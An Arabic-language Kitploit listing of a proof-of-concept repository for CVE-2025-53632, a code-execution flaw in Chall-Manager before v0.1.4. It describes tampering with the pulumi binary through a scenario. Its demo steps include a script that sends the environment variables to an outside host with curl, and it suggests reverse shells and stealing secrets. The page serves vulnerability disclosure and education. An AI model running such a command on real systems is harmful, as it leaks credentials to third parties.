
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-53632 — استغلال لثغرة CVE-2025-53632 لتأكيد قابلية الاستغلال | Kitploit

أدوات/GitHubGitHub/pandatix/cve-2025-53632
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليمالفريق الأحمر
GitHubpandatix/cve-2025-53632

CVE-2025-53632

استغلال لثغرة CVE-2025-53632 لتأكيد قابلية الاستغلال

عرض المستودع
7منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2025-53632

يحتوي هذا المستودع على استغلال CVE-2025-53632 الذي يؤثر على Chall-Manager < v0.1.4. الإصدارات المتأثرة قديمة بوضوح، وعلى الأرجح لا يستخدمها أحد، لذلك أنا واثق من عدم وجود قابلية استغلال خبيثة لها حاليًا.

لا يمنحك هذا المستودع الحق في مهاجمة أي شخص، لكنه لأغراض تعليمية.

[!WARNING] الطريقة التي يتعامل بها Chall-Manager مع السيناريوهات تجعله قابلاً للاستغلال تمامًا حتى بدون zip slip: يكفي العبث بثنائي pulumi من السيناريو بحيث يؤدي التنفيذ التالي إلى تشغيل الكود التعسفي الخاص بك.

نعرض الهجوم على Chall-Manager v0.1.3.

السيناريو

لنتخيل وجود Chall-Manager مكشوفًا (من فضلك لا تفعل ذلك، فهو ليس مصممًا لهذا لأنه تطبيق RCE عند الطلب).

عند إنشاء تحدٍّ، يتم التحقق من السيناريو بواسطة معاينة Pulumi. لا توجد أي سيطرة على هذا الكود نفسه، لذا يمكننا حقن أي شيء.

للقيام بذلك، يستخدم Chall-Manager واجهة auto الخاصة بـ Pulumi، والتي تنفذ ثنائي Pulumi. وهو يفعل ذلك دون مسار مطلق، حيث يتوقع أن يكون الثنائي في /pulumi/bin/pulumi (يبدأ $PATH بـ /pulumi/bin).

باستخدام هذه المعلومات، سنقوم بالتلاعب ببرنامج pulumi عن طريق حقن بعض أكواد الشل قبل تنفيذه. وبما أنه سيتم التحقق من السيناريو بعد ذلك، فسيتم تنفيذ برنامج pulumi المعدَّل، مما يشغّل السكربت.

من خلال هذا السكربت، يمكنك الآن فتح قشرة عكسية (reverse shell)، أو التنقل عبر البنية التحتية أو داخل الحاوية، أو تسريب الأسرار (مثل تلك الموجودة في متغيرات البيئة)، أو حتى محتوى التحدي (مثل علم التحدي إذا لم يكن أحد السيناريوهات مبنيًا مسبقًا).

المتطلبات

لتشغيل هذا العرض التوضيحي للاستغلال، ستحتاج إلى:

  • docker ؛
  • go.

الاستغلال

  1. شغّل chall-manager.

    docker run --name chall-manager -d -p 8080:8080 ctferio/chall-manager:v0.1.3
    
  2. شغّل main.go

    go run main.go --url localhost:8080
    

    كن مبدعًا في سكربتك! على سبيل المثال، يمكنك إرسال معلومات النظام إلى جهة خارجية...

    go run main.go --url localhost:8080 --script 'curl -d "$(env)" https://app.beeceptor.com/console/cve-2025-53632'

    
  3. يمكنك إيقاف حاوية Docker الخاصة بـ Chall-Manager التجريبي بمجرد الانتهاء.

    docker stop chall-manager && docker rm $_

    
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





